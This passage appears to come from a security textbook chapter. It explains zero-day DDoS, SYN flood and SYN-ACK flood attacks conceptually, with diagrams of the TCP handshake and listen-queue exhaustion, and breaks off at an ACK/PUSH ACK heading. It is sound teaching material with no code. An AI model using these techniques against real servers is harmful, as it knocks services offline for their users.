
Zero-Day DDoS Attack

Zero-day DDoS attacks are attacks in which DDoS vulnerabilities do not have patches or effective defensive mechanisms. Until the victim identifies the threat actor's attack strategy and deploys a patch for the exploited DDoS vulnerability, the attacker actively blocks all the victim's resources and steals the victim's data. These attacks can cause severe damage to the victim's network infrastructure and assets. Currently, there is no versatile approach to protect networks from this type of attack.



SYN Flood Attack

- The attacker sends a large number of **SYN requests** with **fake source IP addresses** to the target server (victim)
- The target machine sends back a **SYN/ACK** in **response to the request** and waits for the ACK to complete the session setup
- The target machine **does not get the response** because the **source address is fake**
- SYN flooding takes advantage of a flaw in the implementation of the **TCP three-way handshake** in most hosts
- When **Host B** receives the **SYN** request from Host A, it must keep track of the partially opened connection in a "**listen queue**" for **at least 75 seconds**
- A malicious host can exploit the small size of the listen queue by **sending multiple SYN requests** to a host, but **never replying to the SYN/ACK**
- The victim's listen queue is quickly filled up
- The ability to **delay** each incomplete **connection for 75 seconds** can be used cumulatively as a **Denial-of-Service attack**

SYN Flood Attack

In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses. The attack creates incomplete TCP connections that use up network resources. Normally, when a client wants to begin a TCP connection to a server, the client and server exchange the following series of messages:

- A TCP SYN request packet is sent to a server.
- The server sends a SYN/ACK (acknowledgement) in response to the request.
- The client sends a response ACK to the server to complete the session setup.

This method is a "three-way handshake."

In a SYN attack, the attacker exploits the three-way handshake method. First, the attacker sends a fake TCP SYN request to the target server. After the server sends a SYN/ACK in response to the client's (attacker's) request, the client never sends an ACK response. This leaves the server waiting to complete the connection.

SYN flooding takes advantage of the flawed manner in which most hosts implement the TCP three-way handshake. This attack occurs when the attacker sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, a connection is established with the TCP three-way handshake. The host keeps track of partially open connections while waiting for response ACK packets in a listening queue.

As shown in the figure, when Host B receives a SYN request from Host A, it must keep track of the partially opened connection in a "listen queue" for at least 75 s.




Figure 10.15: SYN flood attack

A malicious host can exploit another host, managing many partial connections by sending many SYN requests to the target host simultaneously. When the queue is full, the system cannot open new connections until it drops some entries from the connection queue through handshake timeouts. This ability to hold up each incomplete connection for 75 s can be cumulatively exploited in a DoS attack. The attack uses fake IP addresses, making it difficult to trace the source. An attacker can fill a table of connections even without spoofing the source IP address.

In addition to SYN flood attacks, attackers can also employ SYN-ACK and ACK/PUSH ACK flood attacks to disrupt target machines. All these attacks are similar in functionality with minor variations.

SYN-ACK Flood Attack

This type of attack is similar to the SYN flood attack, except that in this type of flood attack, the attacker exploits the second stage of a three-way handshake by sending a large number of SYN-ACK packets to the target machine to exhaust its resources.

ACK and PUSH ACK Flood Attack

